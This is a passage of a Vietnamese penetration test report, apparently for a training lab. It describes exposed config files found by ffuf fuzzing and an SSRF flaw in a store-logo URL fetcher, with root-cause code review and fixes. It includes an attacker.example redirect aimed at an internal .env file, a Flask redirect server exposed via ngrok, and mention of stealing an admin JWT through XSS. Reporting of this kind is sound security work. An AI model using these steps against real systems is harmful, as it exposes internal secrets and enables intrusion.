
### 2.3.3 Steps to reproduce

Ở đây, ta dùng công cụ phổ biến để bruteforce các đường dẫn, cụ thể là ffuf với cú pháp như sau:

```
ffuf -w <path-to-wordlist> -u http://ximiplace.exam.cyberjutsu-lab.tech/FUZZ -fw 156 -fl 22
```

Với wordlist hiện tại đang dùng là `fuzz-Bo0oM.txt`, có thể tải về tại SecLists.


Trong đó, `-fw 156` và `-fl 22` được sử dụng để filter các response có cùng số lượng word và line, nhằm loại bỏ các response mặc định không liên quan.




**Kết quả**: Fuzzing cho thấy một số đường dẫn nhạy cảm có thể truy cập được, bao gồm `docker-compose.yml`, `robots.txt` và `swagger-ui.html`.

### Step 2: Access exposed `docker-compose.yml`


Truy cập đường dẫn `docker-compose.yml`:




**Kết quả**: File `docker-compose.yml` có thể được truy cập và tải xuống từ bên ngoài. File này tiết lộ thông tin cấu hình triển khai, service name, network nội bộ và các biến môi trường liên quan đến hệ thống.

### Step 3: Access exposed `robots.txt`


Truy cập đường dẫn `robots.txt`:




**Kết quả**: File `robots.txt` có thể được truy cập công khai và tiết lộ đường dẫn đến thư mục nhạy cảm. Thông tin này hỗ trợ attacker trong quá trình xác định các endpoint hoặc tài nguyên nội bộ có giá trị.

### Step 3: Access exposed Swagger documentation

Truy cập đường dẫn `swagger-ui.html`:




**Kết quả**: Ứng dụng redirect từ `/swagger-ui.html` sang `/swagger-ui/index.html`. Tại đây, Swagger documentation bị expose và làm lộ danh sách API endpoint, bao gồm cả các endpoint dành cho admin.

## 2.3.4 Remediation

Không nên public các file cấu hình triển khai, tài liệu nội bộ hoặc API documentation trên môi trường production nếu không thật sự cần thiết.

Cụ thể, cần thực hiện các biện pháp sau:

- Xóa `docker-compose.yml` khỏi web root hoặc bất kỳ thư mục nào được public bởi web server.

- Cấu hình web server để chặn truy cập các file cấu hình nhạy cảm như `.env`, `docker-compose.yml`, `application.properties`, `*.yml`, `*.yaml`, `*.bak`, `*.old`, `*.backup`.
- Tắt Swagger UI trên môi trường production, hoặc giới hạn truy cập bằng authentication/IP allowlist/VPN nội bộ.
- Kiểm tra lại nội dung `robots.txt` để đảm bảo không tiết lộ các đường dẫn nhạy cảm. Tuy chức năng của `robots.txt` chặn cho bot không crawler đến đường dẫn mình muốn, nhưng đối với những đường dẫn nhạy cảm thì nên set quyền truy cập thay gì chặn trực tiếp trên `robots.txt`
- Tách biệt rõ tài nguyên development/testing khỏi production deployment.
- Thêm kiểm tra trong CI/CD để tránh deploy nhầm file cấu hình hoặc tài liệu nội bộ lên public web root.

Sau khi khắc phục, cần kiểm tra lại các đường dẫn đã phát hiện và đảm bảo chúng trả về `403 Forbidden`, `404 Not Found`, hoặc chỉ truy cập được qua kênh nội bộ có kiểm soát.

---

# 2.4 XPE-01-004: Server-Side Request Forgery (SSRF) via Store Logo URL Fetching and Public Upload Storage

## 2.4.1 Description and Impact

Attacker có thể chèn một URL do mình kiểm soát vào trường `imagePath` khi tạo hoặc cập nhật thông tin cửa hàng. Backend sử dụng URL này để tải logo cửa hàng bằng cách thực hiện HTTP request trực tiếp từ server.

Ứng dụng chỉ kiểm tra URL ban đầu sử dụng HTTPS và có hostname, nhưng không kiểm tra hostname hoặc địa chỉ IP có thuộc localhost, private network, link-local network hoặc các dải địa chỉ nội bộ hay không.

Ngoài ra, HTTP client được cấu hình tự động follow redirect. Vì vậy, attacker có thể cung cấp một URL HTTPS công khai do mình kiểm soát, sau đó redirect request của backend đến một dịch vụ nội bộ:

```
https://attacker.example/redirect
    -> 302 Location: http://cdn/_private/backup/.env
    -> 200 OK
```

URL trong header `Location` và URL đích cuối cùng không được validate lại trước khi backend gửi request.

Lỗ hổng này cho phép attacker lợi dụng server làm proxy để:

- Gửi HTTP request đến các dịch vụ chỉ có thể truy cập từ mạng nội bộ.
- Truy cập dịch vụ đang chạy trên localhost của application server.
- Quét port hoặc xác định các dịch vụ nội bộ dựa trên thời gian và response của server.
- Truy cập cloud metadata service nếu ứng dụng được triển khai trên môi trường cloud và metadata endpoint không có biện pháp bảo vệ bổ sung.
- Vượt qua network access control dựa trên vị trí của application server.
- Đọc nội dung response từ dịch vụ nội bộ trong một số trường hợp.

Mức độ ảnh hưởng tăng lên vì backend lưu toàn bộ response body nhận được thành một file trong thư mục upload mà không kiểm tra `Content-Type` hoặc xác nhận nội dung thực sự là ảnh. File sau đó được public thông qua đường dẫn `/uploads/**`. Vì vậy, attacker có thể lấy đường dẫn file trả về và đọc lại nội dung response đã được server tải xuống.

### 2.4.2 Root Cause

Lỗ hổng này ban đầu được xác định thông qua kiểm thử black-box và sau đó được xác nhận lại bằng source code review.

Đầu tiên, API cập nhật cửa hàng nhận trực tiếp dữ liệu JSON request từ người dùng thông qua `UpdateStoreRequest`
tại:`backend/source/src/main/java/com/cbjs/ximiplace/controller/StoreController.java`

```
@PutMapping("/{storeId}")
public ResponseEntity<StoreResponse> updateStore(
        @PathVariable Long storeId,
        @Valid @RequestBody UpdateStoreRequest request
) {
    return ResponseEntity.ok(storeService.updateStore(storeId, request));
}
```

Trường `imagePath` trong `UpdateStoreRequest` cho phép người dùng cung cấp một chuỗi có độ dài tối đa 700 ký
tự:`backend/source/src/main/java/com/cbjs/ximiplace/dto/store/UpdateStoreRequest.java`

```
@Size(max = 700)
private String imagePath;
```

Annotation `@Size(max = 700)` chỉ kiểm tra độ dài của chuỗi. Nó không xác định URL có trỏ đến địa chỉ nội bộ hoặc tài nguyên an toàn hay không.

Ở phía frontend, giá trị logo URL được chuyển trực tiếp thành `imagePath` trong request gửi đến backend:`frontend/source/src/services/api/adapters.ts`

```
export const toBackendStoreUpdate = (payload: UpdateStoreRequest) => ({
  ...("logoUrl" in payload || "imagePath" in payload
    ? { imagePath: payload.logoUrl ?? payload.imagePath }
    : {}),
});
```

Frontend gửi request cập nhật cửa hàng đến endpoint: `frontend/source/src/services/api/store.api.ts`

```
const { data } = await http.put(
  `/stores/${storeId}`,
  toBackendStoreUpdate(payload)
);
```

Việc validation tại frontend không phải là một security boundary vì attacker có thể bỏ qua frontend và gửi HTTP request trực tiếp đến backend.

Sau khi nhận request, `StoreService` kiểm tra cửa hàng tồn tại và người dùng hiện tại có phải chủ sở hữu của cửa hàng hay không: `backend/source/src/main/java/com/cbjs/ximiplace/service/StoreService.java`

```
User user = currentUserService.getCurrentUser();

Store store = storeRepository.findById(id)
        .orElseThrow(() -> new NotFoundException("Store not found"));

isActiveStore(id);

if (!user.getId().equals(store.getOwner().getId())) {
    throw new UnauthorizedException("Unauthorized");
}
```

Sau đó, nếu request chứa `imagePath`, service truyền trực tiếp URL này đến `RemoteStoreImageService.downloadStoreLogo()`:

```
storeMapper.updateEntity(request, store);

if (request.getImagePath() != null) {
    store.setImagePath(
            remoteStoreImageService.downloadStoreLogo(
                    request.getImagePath(),
                    store
            )
    );
}
```

Tại `RemoteStoreImageService`, ứng dụng trước tiên kiểm tra xem giá trị có phải một đường dẫn upload được quản lý bởi ứng dụng hay không: `backend/source/src/main/java/com/cbjs/ximiplace/service/RemoteStoreImageService.java`

```
String managedPath = normalizeManagedUploadPath(imageUrl);

if (managedPath != null) {
    return managedPath;
}
```

Nếu URL không được nhận diện là managed upload path, ứng dụng parse URL và thực hiện request từ backend:

```
URI uri = parseAndValidateInitialUrl(imageUrl);
byte[] content = fetch(uri);
return saveAsPng(content, "stores/" + store.getId() + "/logo");
```

Method `parseAndValidateInitialUrl()` chỉ kiểm tra scheme của URL ban đầu là HTTPS và URL có hostname:

```
private URI parseAndValidateInitialUrl(String imageUrl) {
    URI uri;

    try {
        uri = URI.create(imageUrl.trim());
    } catch (IllegalArgumentException ex) {
        throw new BadRequestException("Invalid image URL");
    }

    if (!"https".equalsIgnoreCase(uri.getScheme())) {
        throw new BadRequestException(
                "Only HTTPS image URLs are supported"
        );
    }

    if (!StringUtils.hasText(uri.getHost())) {
        throw new BadRequestException(
                "Image URL host is required"
        );
    }

    return uri;
}
```

Việc chỉ yêu cầu HTTPS không đủ để ngăn SSRF. Ứng dụng không thực hiện các kiểm tra quan trọng như:

- Resolve hostname thành địa chỉ IP trước khi gửi request.
- Chặn IPv4 và IPv6 loopback.
- Chặn private, link-local, multicast và reserved IP.
- Chặn cloud metadata address.
- Kiểm tra lại địa chỉ IP sau DNS resolution.
- Phòng chống DNS rebinding.

- Áp dụng allowlist hostname được phép tải ảnh.

Root cause trực tiếp tiếp theo nằm trong method `fetch()`. HTTP client được cấu hình tự động follow mọi redirect:

```
HttpClient client = HttpClient.newBuilder()
        .connectTimeout(REQUEST_TIMEOUT)
        .followRedirects(HttpClient.Redirect.ALWAYS)
        .build();
```

Sau đó, backend tạo và gửi GET request đến URL do người dùng kiểm soát:

```
HttpRequest request = HttpRequest.newBuilder(uri)
        .timeout(REQUEST_TIMEOUT)
        .GET()
        .build();

HttpResponse<InputStream> response;

try {
    response = client.send(
            request,
            HttpResponse.BodyHandlers.ofInputStream()
    );
} catch (IOException ex) {
    throw new ApiException(
            HttpStatus.BAD_GATEWAY,
            "Failed to fetch remote image"
    );
}
```

`client.send()` là SSRF sink vì tại đây application server thực sự gửi network request đến URL được tạo từ input của người dùng.

Do `HttpClient.Redirect.ALWAYS` được sử dụng, Java HTTP client tự động xử lý các response redirect như `301`, `302`, `307` hoặc `308`. Ứng dụng không có cơ hội validate URL nằm trong header `Location` trước khi request tiếp theo được gửi.

URL ban đầu có thể là HTTPS và thuộc server công khai của attacker, nhưng redirect target có thể trỏ đến localhost hoặc internal network:

```
https://attacker.example/redirect
    -> http://cdn/_private/backup/.env
```

Sau khi redirect hoàn tất, ứng dụng chỉ kiểm tra HTTP status của response cuối cùng:

```
int status = response.statusCode();

if (status < 200 || status >= 300) {
    throw new BadRequestException(
            "Remote image URL returned an invalid response"
```

```
    );
}
```

Đoạn kiểm tra trên chỉ xác nhận response cuối cùng có status thuộc nhóm `2xx`, nhưng không ngăn SSRF. Khi redirect target trả về `200 OK`, điều kiện trên được vượt qua dù request cuối cùng đã được gửi đến một địa chỉ nội bộ.

Backend tiếp tục đọc toàn bộ response body:

```
try (InputStream input = response.body()) {
    return readLimited(
            input,
            uploadProperties.getMaxSizeBytes()
    );
}
```

Ứng dụng có giới hạn kích thước response, mặc định là 5 MB:

```
private long maxSizeBytes = 5242880;
```

Tuy nhiên, giới hạn kích thước chỉ giảm nguy cơ tải response quá lớn; nó không ngăn server gửi request đến địa chỉ nội bộ.

Response body sau đó được ghi trực tiếp xuống file có extension `.png` mà không kiểm tra `Content-Type`, file signature hoặc định dạng ảnh:

```
private String saveAsPng(byte[] content, String subDir) {
    String filename =
            "store-logo-"
            + UUID.randomUUID().toString().replace("-", "")
            + ".png";

    Path baseDir = Paths.get(uploadProperties.getDir())
            .toAbsolutePath()
            .normalize();

    Path targetDir = baseDir.resolve(subDir).normalize();

    Files.createDirectories(targetDir);
    Files.write(targetDir.resolve(filename), content);

    String baseUrl = normalizeBaseUrl(
            uploadProperties.getBaseUrl()
    );

    return baseUrl
            + "/"
            + StringUtils.cleanPath(subDir)
            + "/"
            + filename;
}
```

Vì không có bước xác nhận response là ảnh, response từ một internal API dưới dạng JSON, HTML hoặc plain text vẫn có thể được lưu thành file `.png`.

Thư mục upload được expose trực tiếp qua HTTP tại: `backend/source/src/main/java/com/cbjs/ximiplace/util/config/UploadResourceConfig.java`

```
registry
        .addResourceHandler(baseUrl + "/**")
        .addResourceLocations(uploadDir.toUri().toString());
```

Đồng thời, `/uploads/**` được cấu hình cho phép truy cập công khai tại: `backend/source/src/main/java/com/cbjs/ximiplace/util/config/SecurityConfig.java`

```
.requestMatchers(
        "/uploads/**"
).permitAll()
```

Do đó, response body được tải từ internal service có thể được lưu lại và truy cập thông qua URL do API trả về. Điều này biến lỗ hổng từ Blind SSRF đơn thuần thành SSRF có khả năng đọc response trong những trường hợp khai thác thành công.

Ngoài endpoint cập nhật cửa hàng, cùng SSRF sink cũng được gọi tại endpoint tạo cửa hàng:

```
@PostMapping
public ResponseEntity<StoreResponse> createStore(
        @Valid @RequestBody CreateStoreRequest request
) {
    return ResponseEntity.ok(storeService.createStore(request));
}
```

Trong `StoreService.createStore()`:

```
if (request.getImagePath() != null) {
    saved.setImagePath(
            remoteStoreImageService.downloadStoreLogo(
                    request.getImagePath(),
                    saved
            )
    );

    saved = storeRepository.save(saved);
}
```

Do đó, cả hai endpoint sau đều bị ảnh hưởng:

```
POST /api/v1/stores
PUT  /api/v1/stores/{storeId}
```

Nguyên nhân chính của lỗ hổng là backend thực hiện HTTP request đến URL do người dùng kiểm soát mà không giới hạn destination network, đồng thời tự động follow redirect mà không validate lại từng redirect target. Response cuối cùng còn được lưu vào thư mục public mà không xác nhận nội dung là ảnh, làm tăng khả năng attacker đọc dữ liệu trả về từ dịch vụ nội bộ.

### 2.4.3 Preconditions

Lỗ hổng này yêu cầu tài khoản đã đăng nhập và có role `SELLER`, vì endpoint bị ảnh hưởng chỉ dành cho seller.

Trong trường hợp khai thác độc lập, attacker cần có sẵn tài khoản `SELLER`.

Điều kiện này đạt được thông qua các bước trước đó: attacker khai thác Stored XSS tại `XPE-01-002` để lấy admin JWT access token (thông qua việc report order cho admin sau đó bot đọc và gửi JWT access token của admin về webhook của mình), sau đó sử dụng quyền admin để thay đổi role tài khoản của mình thành `SELLER`.

### 2.4.4 Steps to reproduce

#### Step 1: Sử dụng ngrok để expose một local server ra Internet và nhận request từ bên ngoài

Người đọc có thể tải và cài đặt `ngrok` theo hướng dẫn chính thức tại `ngrok download page`

Sau khi cài đặt `ngrok`, tạo file `app.py` với nội dung sau:

```
from flask import Flask, redirect, request

app = Flask(__name__)

@app.route("/redirect")
def redirect_to():
    target = request.args.get("to")

    if not target:
        return "Missing ?to=URL", 400

    print(f"[+] Redirecting to: {target}")
    return redirect(target, code=302)

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8000)
```

Server này có một endpoint là `/redirect` và nhận tham số là `to` để khi bên ngoài truy cập vào đường dẫn `/redirect?to=<url-redirect-target>` thì nó sẽ tự động redirect sang `<url-redirect-target>`


Cài dependency cần thiết và chạy local server:


```
python3 -m pip install flask
```

```
python3 app.py
```

Ở một terminal khác, expose local server bằng `ngrok`:


```
ngrok http 8000
```





Kết quả: Thông qua ngrok, có thể sở hữu một server để nhận request `https://unconforming-podgily-byron.ngrok-free.dev` và endpoint được sử dụng tương ứng là `https://unconforming-podgily-byron.ngrok-free.dev/redirect?to=<url-redirect-target>`

